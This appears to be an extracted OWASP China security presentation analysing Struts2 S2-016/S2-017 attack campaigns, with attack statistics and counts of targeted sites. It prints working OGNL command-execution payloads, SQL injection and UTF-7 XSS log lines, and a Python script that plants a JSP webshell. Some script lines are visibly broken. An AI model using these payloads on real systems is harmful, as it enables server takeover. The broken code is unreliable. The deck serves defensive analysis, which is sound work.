


攻击案例分析



OWASP 中国
The Open Web Application Security Project


继续抓大放小



攻击案例分析



“工头” VS “散户” 攻击方式对比



Created with NodeXL (<http://nodexl.codeplex.com>)

攻击案例分析



很多熟悉的攻击参数



攻击案例分析



OWASP 中国
The Open Web Application Security Project

先来聊聊工头们





OWASP 中国

The Open Web Application Security Project

```
struts&(a)(('\u0023_memberAccess.allowStaticMethodAccess\u003dtrue')(z))&(b)(('\u0023context['xwork.MethodAccessor.denyMethodExecution']\u003dfalse')(z))&(c)(('\u0023_memberAccess.excludeProperties\u003d{'})(z))&(d)(('\u0023a_str\u003d'814F60BD-F6DF-4227-')(z))&(e)(('\u0023b_str\u003d'86F5-8D9FBF26A2EB')(z))&(n)(('\u0023a_resp\u003d@org.apache.struts2.ServletActionContext@getResponse()')(z))&(o)(('\u0023a_resp.getWriter().println(\u0023a_str\u002B\u0023b_str)')(z))&(p)(('\u0023a_resp.getWriter().flush()')(z))&(q)(('\u0023a_resp.getWriter().close()')(z))
```

```
redirect%3A%24%7B%23a_str%3Dnew%20java.lang.String%28%27814F60BD-F6DF-4227-%27%29%2C%23b_str%3Dnew%20java.lang.String%28%2786F5-8D9FBF26A2EB%27%29%2C%23a_resp%3D%23context.get%28%27com.opensymphony.xwork2.dispatcher.HttpServletResponse%27%29%2C%23a_resp.getWriter%28%29.println%28%23a_str.concat%28%23b_str%29%29%2C%23a_resp.getWriter%28%29.flush%28%29%2C%23a_resp.getWriter%28%29.close%28%29%7D
```

攻



id=1218143B52%bf'%20or%2011=11%20--%20

```
referrer "http://****.com.cn/ligou/gbm.asp?id=1218143Binf-ssl-duty-scan"
```

```
220.181.165.133 ****.com.cn /org-list.asp UTF7 BOM XSS attack  
Keyword=%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%BF%BD%EF%  
script%2BAD4-sslx%3D812812%2BADw-/script%2BAD4-%20nonxss   referrer: "http://k****r/org-list.a  
220.181.165.133 ****win.com /newsdetail.asp SQL Injection Attack      newsid=309%20or%201=1&classid=2 re  
220.181.165.133 ****win.com /zhengshu.asp UTF7 BOM XSS attack classid=%2B%2Fv8%20%2BADw-script%2BAD4  
asp?classid=%2B%2Fvinf-ssl-duty-scan" 1
```

User-agent&Referrer : inf-ssl-duty-scan

攻击案例分析



OWASP 中国
The Open Web Application Security Project

散户那点儿事儿



攻击案例分析



OWASP 中国

The Open Web Application Security Project



Struts2 S2-016/S2-017 命令执行带回显、看web路径、getshell exp整理

作者: DragonEgg | 领域: 渗透测试 | 1月前 | 52 个回复



Struts2 S2-016/S2-017 "getshell" exp

作者: 超人不会飞 | 领域: 渗透测试 | 1月前 | 24 个回复



struts2-s2-016-0【讨论】 struts2 最新 S2-016 S2-017漏洞通杀struts2所有版本

作者: xxsec | 领域: pyt



Struts2执行代码，回显分析

作者: shack2 | 领域: java | 1月前 | 1 个回复



struts2命令执行的利用工具，为什么net user之类的命令都

作者: khjian | 领域: java | 1月前 | 15 个回复



请教下 struts2 最新S2-016-S2-017漏洞

作者: kissy | 领域: 渗透测试 | 1月前 | 14 个回复



Struts2 S2-016/S2-017 Getshell Tools Green Software

作者: Slcio | 领域: 渗透测试 | 1月前 | 11 个回复

1.Simple Expression - the parameter names are evaluated as OGNL.
http://host/**struts2**-blank/example/X.action?action:%25{3*4}
http://host/**struts2**-showcase/employee/save.action?redirect:%25{3*4}

2. Command Execution
http://host/**struts2**-blank/example/X.action?
action:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]
{'command','goes','here'})).start()}
http://host/**struts2**-showcase/employee/save.action?
redirect:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]
{'command','goes','here'})).start()}
http://host/**struts2**-showcase/employee/save.action?
redirectAction:%25{(new+java.lang.ProcessBuilder(new+java.lang.String[]
{'command','goes','here'})).start()}}

攻击案例分析



OWASP 中国
The Open Web Application Security Project

Struts2 (CVE-2013-2251) by kn1f3@90sec.org

url:

dos: whoami

路径: D:\reposi\ems\WebContent\kn1f31.jsp

上传成功, 如不成功。应该是路径未填写shell名称。
shell用法: kn1f3.jsp?f=aaa.txt&t=hello

```
#coding : utf-8
__author__ = 'Pthih0n'
import requests, sys, urllib

headers = {'User-Agent': 'Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.11 (KHTML, like Gecko) Chrome/23.0.1271.64 Safari/537.11'}

def GetHost(url):
    (type, rest) = urllib.splitttype(url)
    (host, rest) = urllib.splithost(rest)
    return (type + "://" + host + "/")

def UpData(url):
    ma = file("shell.jsp")
    str = ma.read()
    param = {}
    param['f'] = 'bakup.jsp'
    param['t'] = str
    r = requests.post(url + "phithon.jsp", data=param, headers=headers)
    r = requests.get(url + param['f'], headers=headers, allow_redirects=False)
    if 200 == r.status_code:
        print "success"
        print "shell : " + url + param['f']
    else:
        print "fail"

def GetShell(url):
    test = url + r'''/Struts2/test.action?
redirect:${%23req%3d%23context.get('com.opensymphony.xwork2.dispatcher.HttpServletRequest')
"/),new+java.io.BufferedWriter(new+java.io.FileWriter(%23p)).append(%23req.getParameter
(new+java.io.FileOutputStream(application.getRealPath(%22%2f%22)%2brequet.getParameter
r = requests.get(test, headers = headers )
url = GetHost(url)
r = requests.get(url + "phithon.jsp", headers = headers)
if r.status_code == 200:
    UpData(url)
else:
    print "fail"

try:
    url = sys.argv[1]
except:
    print "usage : %s url" % sys.argv[0]
GetShell(url)
```

Build 20130720 by K8拉登哥哥

测试! 2013 S2-016 2013 S2-013 2011 S2-009 2010 S2-005

清空并粘贴

清空

by gainover@乌云

//wap.hb165.com/display.action

检测

root) groups=0(root),1(bin),2(daemon),3(sys),4

Struts2终极漏洞利用工具 Powered By 独狼

目标地址: http://weibo.com/bingobest http://

字符集: UTF-8 提交方式: GET

服务器信息 远程命令执行 上传文件到


发送命令 当前用户 列当前目录 查看IP地址 查看用户信息

攻击案例分析



OWASP 中国
The Open Web Application Security Project

散户攻击源分析




攻击案例分析



OWASP 中国
The Open Web Application Security Project

被攻击网站分类




攻击案例分析



OWASP 中国
The Open Web Application Security Project

Struts2漏洞攻击网站类型分布



攻击案例分析



OWASP 中国

The Open Web Application Security Project

Apache Struts2漏洞攻击分布图

2013-07-17~2013-08-17

● 发起攻击的IP数量,数量越多,圆圈越大

2,689,287次攻击行为

1,897个网站遭受攻击

548个IP持续攻击




当然也少不了这些“被镀金”的洋IP

Apache Struts2漏洞攻击时段分布



360网站卫士
<http://wangzhan.360.cn>



8月6日拦截Apache Struts2漏洞攻击次数最多



攻击案例分析



漏洞传播辐射



Underground Attack

攻击案例分析



漏洞利用阶段

安全厂商有责任和义务对用户进行持续、及时的漏洞预警！



尾声



OWASP 中国
The Open Web Application Security Project



Q&A



OWASP 中国
The Open Web Application Security Project

360网站卫士

<http://wangzhan.360.cn>

Q&A

网站加速、防黑客、防CC、防DDOS 网站快到这里来！